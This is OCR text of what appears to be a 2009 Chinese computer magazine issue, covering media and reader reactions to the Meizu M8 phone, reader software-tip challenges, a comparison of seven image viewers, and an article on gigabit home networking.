
第五步：保存文件。录音完成后，单击Audition“传送器”栏下的“停止”按钮。保存录音文件，还可单击“传送器”栏下的播放按钮，检查录音效果。

（陕西航空技术学院/张国武） CF [XF47]

文艺晚会的彩排非常重要，问题需要及时解决。交给后台负责人的光盘等资料最好写清节目名称，为了防止意外，最好多备一份。

博墅地址：alphonse.blog.cfan.com.cn

魅族M8千呼万唤始出来



早在2年前，魅族M8这个名字就在网上开始流传，时至今日，她才与大家见面，虽然来得迟点，如同一位久未谋面的故人突然出现在面前，必然有些激动。它的系统界面风格跟苹果iPhone非常相似，UI设计得很是精美，配备了一块3.4英寸的1600万色TFT触摸屏幕，分辨率高达720×480像素。其屏幕显示效果非常精细，色彩鲜艳，表现要优于苹果iPhone。另外M8内置了重力感应器，横过屏幕时图片会自动横屏显示。M8还支持多点触摸技术，浏览图片时可用手指非常方便地放大、缩小图片。采用Windows CE内核的M8连接电脑时非常简单，连接好数据线后直接就能在电脑上认出盘符，不像一般WM智能手机一样需要安装ActiveSync同步那般繁琐。总体来说，M8是一款不错的智能手机，不管是帅气十足的男士还是魅力十足的女士都适合使用。

http://publish.it168.com/2008/1202/20081202001101.shtml

有十个理由让你入手M8

cnBeta.com 硬件配置很有水平、价格比较实在、基于Windows CE的自主系统、WIFI可上网……足足有10个理由让自己入手一部M8手机。

http://www.cnbeta.com/articles/58372.htm

M8成为跳票大王

泡泡网 早在2007年2月时，魅族老板J.W出镜宣布M8即将问世，2007年年底多次曝光，表态次年一月现身国际大会，在2008年第一、第二季度，均有消息宣称上市，2008年7月、8月、9月、10月又传出上市消息曝光频繁，2008年11月魅族M8上市日期最终确定，恭喜M8成为跳票大王。

http://www.pcpop.com/doc/0/348/348254.shtml

魅族M8仅是个蹩脚的模仿者

Sp 睿商在线 魅族M8目前已经炒作过头了，让消费者失去了兴趣。M8只是模仿了苹果iPhone的外观并没有模仿到苹果iPhone的精髓。魅族M8也很难让魅族在手机市场迅速立足，很难帮助魅族快速向手机制造商转型。

http://expert.spn.com.cn/23/239476.shtml

媒体.Media

魅族M8真的符合“短板理论”？

sina 科技时代 魅族M8的顶级硬件配置让人无话可说，华丽的操作界面也近乎完美，外观虽然极具模仿之风但毕竟做工考究！因此在上市初期多数媒体和网友会这么认为：M8身上所谓“短板”仅仅“软件扩展”一项而已。而笔者对此观点很不以为然，所以在这篇关于第三方软件方面的文章中，顺便驳一下这样的说法。

http://tech.sina.com.cn/mobile/n/2008-12-02/0551895970.shtml

M8最令人惊喜的十二个小功能

CCW.com.cn M8不仅具有华丽的外表，它的内涵也很丰富。它既提供了短信头像，又能让你像在电脑中操作文件那样复制、粘贴，而其提供的U盘功能非常好用，有了M8，从此不用再单独揣一块U盘到处跑了。拥有720*480的超大分辨率,在这个上面阅读起来是非常舒服的事情,而且目前在M8上还可以运行阅读PDF很棒的软件Foxit Reader,阅读起来非常的"赏心悦目"。且看M8的12项小功能。

http://news.ccw.com.cn/digital/htm2008/20081204_556245.shtml

相比iPhone而言，魅族更实惠

ZOL.com.cn 魅族M8先前公布的上市零售价是8GB 2380元、16GB 2880元。而苹果iPhone 3G 8GB港行官方解锁版根据最新的汇率是8GB 4762元、16GB 5468元（8GB/5400港币、16GB/6200港币 参考链接）。iPhone 3G的价格几乎是魅族M8的两倍，价格对于中国消费者无疑是一个非常非常敏感的话题，也是魅族M8如此受到学生、手机发烧友等各行各业网友密切关注的最大原因。魅族M8上市以后，应该会影响到iPhone在中国的销量。

http://mobile.zol.com.cn/114/1147560.html

论魅族M8提前倒下

霏凡软件站 CRSKY.com 光有好的愿望是不够的。从宣布那天起，魅族就不断地犯错误。首先，是那遥遥无期的等待。不断地放出预告，却迟迟看不到真品，连个真机的模样都看不到。直到iPhone出世，iPhone3G版都要正式上市了，却才宣布即将举行内测。手机这种消费性和更新换代极强的产品，即使是Apple也不敢说自己能让fans等待如此之久。漫长的等待已经耗尽了人们的惊喜。不管因为什么原因（也许是开发能力不足，也许是资金不到位，也许是根本就没准备好）这是一大失败。

http://news.crsky.com/hard/20080611/21663.html

魅族M8曾遭遇德国警方查封

在德国汉诺威举行的2008年CeBIT大展上，魅族带去了多款产品参展，其中包括该公司首款手机“M8 Mini One”，这款产品与苹果热销的iPhone手机被指在外形和界面上极为相似。按照德国当地媒体的报道，德国警方以涉嫌专利侵权为由，查封了魅族在CeBIT2008的展台，并没收了样品和相关宣传资料。

http://www.myiphones.com.cn/news/bd/20080306/5039.shtml

魅族M8内测时显示多处BUG

早在魅族M8内测期间，参与内测的网友将其BUG如数家珍式地排列出来，从关机时间就不走了，到浏览音乐后不能回退，从字库中没有特殊人名到光标不能移动，罗列出的BUG可真不少。不过，这些BUG在真机上市时都被一一改正，而其留给用户的印象可能就不太好了。

匿名人士 发表于 2008-09-18 17:50:08
连山寨都不如！ 山寨标的功能都不缩水！

匿名人士 发表于 2008-09-18 17:59:53
魅族把自己的技术水平看得太高了，如果像HTC那样做一个很好的WM外壳的话，会容易得多。

匿名人士 发表于 2008-09-18 18:01:28
山寨说：天下最容易做的就是手机。
魅族说：天下最难做的就是手机。

匿名人士 发表于 2008-09-18 18:26:13
作为业内人士，我感觉M8的bug简直少得可怜，这样的机器如果是普通手机品牌早就推出销售了。

匿名人士 发表于 2008-09-18 19:07:12
准备为跳票埋下伏笔，打好舆论基础了

---

http://www.cnbeta.com/articles/65002.htm

魅族M8并不适合商务环境

魅族M8作为一款国产智能手机，无论在外观还是功能上，都是比较引人注目的，不过，M8是一款定位于年轻人的高端触摸音乐/拍照/视频 娱乐手机，它的大分辨率触摸屏，不适合于商务环境下使用。

匿名人士 发表于 2008-10-07 11:01:39
期待带着WIFI的M8，不管咋说，那么大的屏幕，当个看电子书也不错。

匿名人士 发表于 2008-10-07 11:13:55
一款当年号称Apple抄袭其外观的手机，一款基于WinCE API的手机……今天却堂而皇之地拿来与塞班、WM、Android比较，还能大言不惭地数落出诸条缺点来……唉，世道真是变了。

匿名人士 发表于 2008-10-07 11:20:37
魅族的软件不行，呵呵 M6已经领教了。

匿名人士 发表于 2008-10-07 12:05:09
如果没有品牌效益这个词，山寨早就占领全宇宙了。iPhone那么贵还是有人买也不想想为什么！

---

http://www.cnbeta.com/articles/66411.htm

索尼爱立信X1与HTC Touch pro一决胜负


当大家都把焦点转移到M8身上的时候，忽略了iPhone真正的杀手级手机，X1和Touch Pro。很好玩的一点是它们都是出自HTC之手，但呈现出来的样貌却是完全不同，包括外形、接口、操作感觉和很直接的按键设计都各有特色。今天请出二位同台合影，比拼比拼。

3楼 ZOL网友 2008-11-23 12:29:32
X1比较适合小年轻娱乐用用，拍个照啊，听个音乐啊比较出色一点，但千万别拿来跟Touch Pro比全能，那是没有可比性的，Touch pro非常全能，特别是商务功能，可以说已经做到极致，别说有多少人使用商务功能，告诉你智能机如果连商务功能都无法强化到极致，那算什么智能机，更别说取代电脑。所以说，X1拿出来比，那是要笑话的。

8楼 ZOL网友 2008-12-15 19:08
无论Gphone、X1、Touch Pro还是M8，CPU频率、RAM、屏幕分辨率都在一个档次上，但是不同的是Google、SE、HTC、Meizu这些厂商的区别，历史上不乏一些高配置的优秀产品，可是能发展壮大到现在的也只有为数不多的几家，HTC就是其中之一，无论软件兼容性、稳定的性能、WM的平滑升级都占据着绝对的优势，这才能决定这些产品以后的出路……

---

http://mobile.zol.com.cn/113/1138673.html



跳票TOP5

NO5.魅族M8

一直从事于MP3生产的魅族早在2007年元月份就开始计划推出魅族M8手机，而真正上市日期已经是近2年后的现在，让它坐上跳票王这个宝座一点都不为过。不过，跳票归跳票，而在国产手机中，魅族M8的确为我们争了口气，不管是从华丽的外观还是各种实用的功能来说，都是国产其他品牌手机中的佼佼者。




NO3.在线版Office

那些期待使用到网络版本的Word、Excel、PowerPoint的用户恐怕要再多等些时日了。在十月份的一次访谈中，微软营销部主管Stephen Elop表示技术预览版的在线Office（Office 14）会在今年发布，随后的首个Beta版将在2009年推出。然而，都到了这个时候了，他口中的“技术预览版”还是一点音信也没有。

Microsoft® Office™

NO4.Windows 7 Beta1

说到跳票，微软应该最有“发言权”，这次Windows 7 Beta1早在12月中旬就放出话说要与大家见面，不过恐怕又要让大家失望了，微软官方正式宣布会延期推出Windows 7的首个公共测试版，其公关部门发言人Waggener Edstrom确认，直到“2009年初”Windows 7 Beta 1才会发布。



NO2.Windows Vista

前面我们说过，微软在跳票方面是最有经验的，印象中无论哪个版本的操作系统都是三番五次地一拖再拖，而最近的Windows Vista拖得更厉害。不仅如此，每次的升级包的推出也是一拖再拖，真可堪称为跳票冠军。

Windows Vista™

NO1.所有暴雪游戏

除了手机等数码产品、操作系统等软件之外，游戏跳票也家常便饭，而在游戏领域，暴雪就被戏称为“跳票专业户”。《星际争霸》的最早版本在1996年遭受的重挫，给暴雪带来了深刻的教训。因此，暴雪在此后便走向了另外一个极端，那就是几乎每个游戏的发布时间都被推迟（俗称跳票）。一些玩家甚至诙谐地说：“游戏界最大的谎言是什么？暴雪不跳票！”



本期挑战题目:

1 纯闪盘版病毒软件

细数一下现在绿色版的杀毒软件已经有很多了，甚至360杀毒还整出来了绿色版的Bitdefender（下载地址：http://sd.360.cn/）。不过还是希望有一款闪盘上的杀毒软件，比如NOD32的闪盘版，要实现的功能是在Windows XP/Vista下，插入闪盘后，可以使用图形化界面杀毒（非DOS版），可以正常升级病毒库，且不影响闪盘其他功能的正常使用。

题目编号：20090101A
积分赏金：50元

在实现20090101A的基础上，闪盘插入电脑后，需要实现如下功能：

1.NOD32自动运行（加10元奖金）

2.开启监控模式（加10元奖金）

3.病毒库可自动升级（加10元奖金）

4.可查杀病毒（加10元奖金）

5.保证NOD32本身不受病毒侵害（加10元奖金）

即正常使用杀毒软件的全部功能，全部实现再增加50元奖金

题目编号：20090101B
积分赏金：150元

2 搜，搜，搜我喜欢×2

为了节约运费，我决定在淘宝同一家店里买两样商品，比如要同时买手电和剃须刀，如何能同时搜索到卖这两种商品的店铺呢？

注：如淘宝网推出此功能，则本题作废。

题目编号：20090102
积分赏金：50元

3 边走边读：用手机看书

可以下载TXT小说的软件很多，也有不少网站推出了TXT小说下载的服务。但找到一部书下载到本地后，你可能会遇到各种问题，比如乱码，比如打不开，或是想把每个章节分为一个文件却无所从，遇到这些问题时，你是怎么干的呢？

题目编号：20090102
积分赏金：50元

2009年新的开始，当然也要送大礼，这次的挑战题目增加了一道大分题，欢迎大家前来挑战。

让浏览器记下你的习惯

题目编号：20081902
积分赏金：50元/60元
挑战者：谢桂嘉

Google Chrome和FireFox（需配合插件）都能够将我们常用的网站快照整合到一个页面，提高访问速度，那我们用的Maxthon这些浏览器能添加上这个功能吗？答案是肯定的，下面我就介绍一下让Maxthon添加此功能的方法。

要让Maxthon拥有此功能，需要插件的配合，这里推荐Speed dial 3.0 beta（以下简称SD），首先下载并安装SD（下载地址：http://work.newhua.com/cfan/200901/SpeedDial.rar）。启用插件后，单击插件栏的speed dial图标，就可以打开Maxthon的快速拨号页面了（见图1）。要加上快照页面十分简单，只要点击快照框，在弹出的窗口内有你最近浏览的网站和收藏夹中的网站，选择并双击即可（见图2）。当然你也可以直接添加网站的URL并填写标题来实现。这样，我们就把该网站的快照收录到了快速拨号页面，然后，我们可以通过这种方法添加其他页面。

❶

我们在编辑快照页面时，可以用鼠标拖动一个快照框到另一个快照框来实现两个快照页面位置的互换



❷

SD提供了5个页面，共45个快照，应该足够我们的使用了。最后，将Maxthon的主页设置为空白页，并设置在Maxthon启动时打开主页即可完整实现此功能了。

小特点评：与谢桂嘉一起挑战本题的还有“我悔↘后悔”，他提供的方法是将常去的网址放到Excel中，然后再用Maxthon打开，直接点击想看的链接即可。方法很巧妙，只是不如利用插件的方法实现来得方便、直观。但读者谢桂嘉提供的方法也有个缺点，就是不具备自动更新功能，所以，没能拿到所有的奖金。“我悔↘后悔”获得10积分。

修改系统显示的版本信息

题目编号：20082402
积分赏金：50元/50元
挑战者：河南/白学啸

要修改系统显示的版本信息，使用软件eXeScope就可以实现这个功能。具体步骤如下：


第一步：下载并安装eXeScope（下载地址：http://www.onlinedown.

net/soft/9594.htm）。运行主程序，点击“文件→打开”，定位到“C:\WINDOWS\system32”（假设系统安装在C盘），在文件名栏里填上“sysdm.cpl”（这个是系统隐藏文件，默认情况下看不到），点击打开即可（见图1）。

第二步：这时已经将“sysdm.cpl”里的资源以列表的形式列了出来，依次展开“资源→对话框→101”，这时就在右边显示出“101对话框”中包含的资源了。这里有7行以“Static”开头的字样，我们要修改的是第2~6行。先点击第2行，这时会在上方的标题栏中显示“系统”字样，放心大胆的改就是。第3~6行依此类推。



第三步：所有内容改好以后，先别急着保存。在右上角有一个“ID栏”，比如第2行的ID是10，为了避免和内置ID冲突，经笔者测验，在3~6行使用“ID”13~16不会出现问题。填好各行的ID后，点击工具栏上第四个按钮（保存更新）就大功告成了（见图2）！



小提示

这里的ID号简单理解的话就是优先级。数字越小的ID表示的优先级越高——使用DREAMWEAVER的朋友一定会记得“层”也是有这个属性的。之所以要把ID改的这么靠前，就是因为在系统显示的信息中，原先预设的条目（比如SERVICE PACK 3）的ID比较高，如果我们不把修改过的ID优先级调得高一点的话，是看不到修改效果的（其实不是看不到，只是被ID高的给挡住了而已）。

小特点评：白学啸读者提供的方法非常有效的解决了论坛用户linsr520的问题，挑战也非常成功，获得全额奖金，另外，论坛上也有人提供了另外一种方法，有兴趣的读者可以参考http://bbs.cfan.com.cn/thread-819425-1-1.html。

添加鼠标指向文件时显示的描述信息

题目编号：20082403
积分赏金：20元/50元
挑战者：山东/王喆

《电脑爱好者》第20082403题要求给EXE文件添加自己的描述信息，经测试现提供解决方法如下：首先，打开“控制面板→文件夹选项→查看”，确认“鼠标指向文件夹和桌面项时显示提示信息”被选中。

在你想显示的EXE文件上点右键选择“创建快捷方式”。右击此快捷方式，选择“属性”，在“快捷方式”选项卡下“备注”一栏中加入你想显示的信息即可。为了更完美一些，我们还可以将原来的EXE文件设置成“隐藏”属性。另外，我认为把它应用在压缩包上更实用一些。直接在压缩文件上点击右键，选择“属性”，切换到“摘要”下进行修改即可。

经测试，本方法对其他类型文件同样有效，唯一美中不足的就是描述信息是在同一行显示的，当其过长时影响美观。网上流传的用eXeScope修改后的方法可能造成文件打不开或打开报错，请修改之前注意备份。

积分赏金：0/50元
挑战者：湖南/杨凯

要实现这个功能很容易，我们只需借助软件就可以做到文件信息的显示与预览，这里我们要用到的是InfoTag Magic这款小软件（下载地址：http://www.mydown.com/soft/utilitie/filemanager/13/440013.shtml）。

安装这个软件后无需任何设置，当鼠标指向某个文件时，就可以在其旁显示出该文件的简略信息，方便我们的查询信息。我找到一个EXE文件做了实验（见图），它所有的备注信息一目了然，当然EXE文件必须有备注信息它才能显示，不然它会说明没有发现。

当然这个软件不仅只对EXE文件有用，当鼠标指向TXT、INI、LOG和BAT格式等文本文件时，将显示文件前一部分内容。当鼠标指向快捷方式时，将显示该快捷方式的指向、存放位置和启动位置。当鼠标指向文件夹时，可以显示出该文件夹的大小，其中的子文件夹及文件。



小特点评：如果仔细看题，大家就会发现，王喆的方法要新增一个快捷方式，所以只能拿到20积分赏金，杨凯这招换台电脑就不更灵了，当然InfoTag Magic也是一款不错的小软件，所以杨凯虽然得不到赏金和积分，但稿费还是照付。

绝对挑战积分排行榜
（2009年第1期）

名次	姓名	积分
1	谢桂嘉	50分
1	白学啸	50分
2	王喆	20分
3	我悔↘后悔	10分

2008年绝对挑战的最终大奖名单已经出炉，他们将会在近期收到编辑部寄发的礼物。

1.白学啸 2.谢桂嘉
3.邢宸斐 3.张鹏

CF [HG01]



七剑下天山 图片查看谁最强?
——七款图片查看器对比测试

微软的操作系统很明显是用户最多的软件，不过它里面集成的工具总是很菜！比如图片浏览器，一直被大家抱怨。我们也只好去寻找一个功能强大且好用的图片浏览器，我们挑选了七款广受大家欢迎的图片浏览器，让他们分别进驻我们的系统，根据我们对图片浏览的各种需求对七位名将进行严格考验，最强大的图片浏览器将在此摘得桂冠。

毋庸置疑的测试平台

本次评测为对比测试，每一项测试都在同一软硬件平台下进行，保证了结果的客观，我们选用了接近大众电脑的硬件平台，配置单如下：

CPU：Intel Core T2250 @ 1.73GHz，内存：DDR2 667 2GB，主板：Intel 945GM，GeForce 7400，硬盘：SATA 5400RPM。软件环境上我们使用安装了所有补丁的Windows XP Pro SP3。

最强大的评测队伍

本次评测更加注重了参与性和互动性，由《电脑爱好者》全体软件编辑、CFAN论坛网友共同完成，保证了公正的测试结果。

实用为主的评测理念

秉承“实用至上”的准则，我们首先在CFAN论坛发起调查，根据读者最关心的应用设定评测项目，测试的标准也是采用读者使用中的实例，抛弃了属于软件功能但与图片浏览本质作用关系不大的测试，我们只看使用效果。在测试最后我们为读者准备了打分表，由读者针对每一项自己打分，最后求出总分，得分最高的就是最适合自己的软件。

七大种子选手

ACDSee 10（简体中文版：10.0 Build 888）

iSee图片专家 V3.5

光影魔术手 0.29.7

XnView V1.95.4

ColorWolf 2008

豪杰大眼睛 2.00

POCO图片浏览器 2008正式版（8.0.1128.1104）

才艺展示

图片浏览首先要满足的就是能看，也就是要支持各种格式，另外软件占用资源、启动时间、图片放大倍数等基本功也是首先要考察的，今天的第一场考验也就开始了。

	查看1MB图片		查看14MB图片	
	内存占用	打开时间	内存占用	打开时间
ACDSee	19.7MB	几乎无延迟	21MB	几乎无延迟
isee	1.8MB	2s	2.6MB	3S
光影魔术手	24MB	几乎无延迟	76MB	7.5S
XnView	49.2MB	1S	67.6MB	9S
ColorWolf	80MB	1S	10.7MB	9.1S
豪杰大眼睛	6.9MB	几乎无延迟	13.4MB	几乎无延迟
POCO图片浏览器	13.3MB	0.7S	11.6MB	0.8S

	旋转1MB图片所需时间	旋转14MB图片所需时间	全开缩略图（326张）所需时间	浏览局域网大文件所需时间
ACDSee	0.7S	3.5s	几乎无延迟	3S
isee	0.7S	0.8S	无延迟	27.3S
光影魔术手	1.1S	0.6S	略有延迟	1.4S
XnView	0.7S	0.9S	无延迟	2.3S
ColorWolf	0.5S	1.1S	略有延迟	
豪杰大眼睛	几乎无延迟	几乎无延迟	无延迟	4.3S
POCO图片浏览器	1S		略有延迟	6S

速度比拼

速度自然是选手水平高低的关键差别，我们挑选了两张极具代表性的图片：1MB的JPEG图片和14MB的RAW格式图片，让七款软件分别打开它，记录其时间和资源占用情况以考察图片浏览速度。我们还测试了图片旋转、缩略图打开、访问局域网文件所需的时间，以全面展示七位选手的素质。

软件	支持格式数量	软件启动时间	安装文件大小	文件放大倍数
ACDSee	82	4s	50.1MB	10000%～1%
iSee	37	3.6s	15.2MB	1000%～5%
光影魔术手	19	1s	56.3MB	1000%～20%
XnView	181	1s	33MB	1600%～7%
ColorWolf	11	1s	2.14MB	400%～10%
豪杰大眼睛	19	2.5s	10.1MB	六级放大、七级缩小
POCO图片浏览器	16	0.7s	1.8MB	300%～10%

实例考验：

任务实例：忽然想看以前某张图片的一个细节，只好先通过浏览找到自己想要的图，如果图片是横向的还需要转换方向，最后放大观看其中那个细节。

操作表现：



ACDSee：启动软件，通过右侧窗口的资源管理器，找到图片存放目录，在中间的预览窗口中会迅速显示图片缩略图，拖动右上角的滑块可以调节缩略图大小，以便预览到更多的图片，发现类似目标的图片时，鼠标移动到上面即会有大图显示。在软件的最下端显示有修改时间、大小和像素信息（见图1），这个

过程中可以通过上方的按钮来旋转图片，方向键和鼠标滚轮控制文件夹目录中图片的切换，“+”放大图标，鼠标自动变成小手，拖动到图片的某个细节进行查看（用鼠标单击按钮来放大图片时鼠标回到图片时会自动变成“小手”）。



iSee: 过程与ACDSee几乎一样，只是没有滑块来调节缩略图大小、无鼠标预览功能(见图2)。



光影魔术手: 与ACDSee的操作也是类似，没有鼠标预览功能。在图片查看模式有三种可以选择，除了默认的大、小缩略图两种方式外，在下拉框中有自定义大小功能，还可以自定义一种缩略图大小，图片浏览时右上角有直方图信息供查看(见图3)。

XnView: 启动软件，通过右侧窗口的资源管理器，找到图片存放目录，在右侧的预览窗口中会迅速显示图片缩略图，右侧下方将显示选中图片的单独预览(见图4)。如果图片过多，单击“浏览格式”无法调整缩略图大小，其他方式只有在之前加过注释才有用，只能按缩略图来找了。没有鼠标浮动预览功能，通过点击图片后下方的窗口来预览图片。通过鼠标滚轮来放大、缩小图片，“+”放大图标，没有提供鼠标拖动功能，只能拖动滑块来调整图片位置以查看细节。

ColorWolf: 启动软件，通过右侧窗口的资源管理器找到图片存放目录，接下来中间看到的是大图的显示，右侧罗列了该目录下图片的缩略图(见图5)，软件下端的信息提示少了修改时间。通过鼠标滚轮或方向键来移动图标，找到目标图，然后通过工具栏的按钮进行放大，鼠标会自动变成小手，拖动图片以查看细节。



豪杰大眼睛: 启动软件，通过右侧窗口的资源管理器，找到图片存放目录，中间默认显示的是缩略图(见图6)，还可以选择小图标或列表形式，鼠标移动到图片上会有缩略图和具体信息的提示窗口，找到目标图片双击放大，如果不对只能通过上面的“上幅”、“下幅”来切换图了，鼠标滚轮实现放大缩小，鼠标会自动变成小手，拖动图片以查看细节。



POCO图片浏览器: 启动软件后的步骤与ACDSEE类似，功能一样，不过界面上POCO的界面更美观，略微不同是，左下端显示的是路径和大小(见图7)，找到准目标图片后，双击显示大图，这时可用键盘方向键的“左右”键来控制切换图片，单击下面的“走马灯”，大图下就出现了周围图片的缩略图，用鼠标滚轮或上下方向键来放大图片，鼠标会自动变成小手，拖动图片以查看细节。





测试报告

研究院报告

ACDSee作为长期以来被人们喜爱的看图软件，在本次测试中的表现还是非常优秀的，只是没有提供卸载组件，需要在控制面板里进行卸载。强大功能的背后是资源占用居高不下，而POCO图片浏览器在具备了ACDSee的强大功能后，将界面和资源占用优化了好多，各方面表现优秀，本期“编辑推荐奖”颁给POCO图片浏览器。另外，XnView支持的格式最丰富，时常面对各种图片的读者可以选用它，iSee虽然免费，但下面的图片广告实在让人不爽。那么你的选择呢？填完旁边的表，你就知道你的奖该给谁了！

CF [HG02]

我来评分：这几项测试你给它们打多少呢？


软件 \ 测试项	才艺展示	速度比拼	实例考验	总分
ACDSee				
iSee				
光影魔术手				
XnView				
ColorWolf				
豪杰大眼睛				
POCO图片浏览器				

“2008年第3季度AMD会推出780G、790GX的升级产品880G，不但支持45nm AM3处理器，还会升级集成显卡，支持DX10.1和UVD2”

千兆网络 你用上了么？

很多人家里都给液晶电视配了专门的电脑播放大片，但通过网络看高清片的时候，会出现卡、慢、声像不同步的问题，甚至在快进时电脑假死、停顿。这并不是电脑的处理能力有限，而是内网速度太慢的缘故。而你由于没有用好一个硬件，所以才会出现这个问题，它就是千兆网卡。

电影拷贝更快！



在自己的两台或多台电脑里互相拷贝可是件麻烦事，比如拷贝电影吧，现在的电影越来越清晰，但容量也随之成倍增长。拷贝数据早已按GB计算，少则十几GB，多则几十GB之巨。如果仅用Windows的共享功能拷贝电影，百兆网络中也不过是几MB/S的速度，即便是用飞鸽传书类的软件，最大速度至多也就是10MB/S。而千兆网络在现有网络环境下，速度轻易可以达到几十MB/S（25~40MB/S），成倍增长——这就是千兆网络的好处！

200元升级成本低

千兆网速度这么快、使用这么方便，那一定很贵吧！其实，千兆网络的使用成本已经足够低廉了。所有2005年以后的绝大部分电脑，无论是兼容机还是品牌机、无论笔记本还是台式机，都正式引入了千兆有线网络。你缺少的只是千兆网络交换机而已，已有的百兆网络的网线足够使用了（注：千兆网标准规定，允许在5类、超5类、6类UTP双绞线上的传输距离扩展到100米）。一个具备千兆功能的五口交换机不过150元左右，十分便宜。升级后，根据网线质量差别、实际距离差异，速度至少可以达到25~40MB/S，即便是“最低”传输速度，也已经是百兆网的1.5倍了。

内网互传用什么？



内网传文件最麻烦的是还要开共享，而且Windows那预估时间可真是太不准确，怎么用都感觉不够顺手。其实，内网互传完全可以用类似飞鸽传书类的软件实现。其中推荐飞秋（下载地址：http://work.newhua.com/cfan/200901/feiq.rar，快车代码：CF0901YPBZ01），它可以传输大于4GB的单一文件（如高清电影、游戏镜像文件），而且支持目录拖曳，使用起来非常方便。

通过飞秋传书实际在内网中互拷容量达到20.8GB的HDDVD版《变形金刚》1080P电影，测试结果是：

100Mbps：读10MB/S，写9MB/S

1000Mbps：读32MB/S，写30MB/S

之间的距离大约为8米，之后我们在15米的距离下再次测试，结果如下：

100Mbps：读10MB/S，写9MB/S

1000Mbps：读26MB/S，写25MB/S

用普通百兆网实现千兆传输时线缆长度还是会产生较大的影响。不过即便如此，千兆网络的传输能力也超过百兆网1.5倍了。

另外，内网无论是千兆还是百兆速度的，都与外网速度（如ADSL、小区宽带）无关，升级到千兆网以后，可不要以为外网速度也能提升哦！

小提示：网卡怎样区分千兆百兆？

目前常见的主板网卡多为Marevll、Realtek两家公司的产品，其型号加在一起至少有几十种之多。其实，自2005年开始，也就是从915芯片组开始，大部分产品已经提供了千兆网络的支持能力。如果你无法辨认，不妨右键单击“我的电脑→属性→硬件→设备管理器→网络适配器”选中网络设备双击，在弹出菜单中切换到“高级”查看“Link speed/Duplex Mode”中，就可以查看到速度选择了。

CF [HG03]

投稿 | hardware@cfan.com.cn

Everything支持把文件索引通过HTTP或ETP/FTP的方式发布。也就是说，你可以让它在局域网的文件服务器上运行，然后在任何一台机器上，通过浏览器快速搜索文件服务器。

NTFS的忠实秘书 USN日志的二三事

广东/蒙家晓

最近，在江湖中出现了一匹黑马，名为Everything，用它搜索东西转瞬即可搞定，甚至你连眼睛还来不及眨一下。它真的有这么神吗？来试一下便知，进入http://www.voidtools.com/下载安装后，如图1所示，在搜索栏输入关键词后，马上就会出现搜索结果。



点击"Search"（查找）可以定义查找结果的范围，包括"在结果中查找"、"关键词包含路径"等。

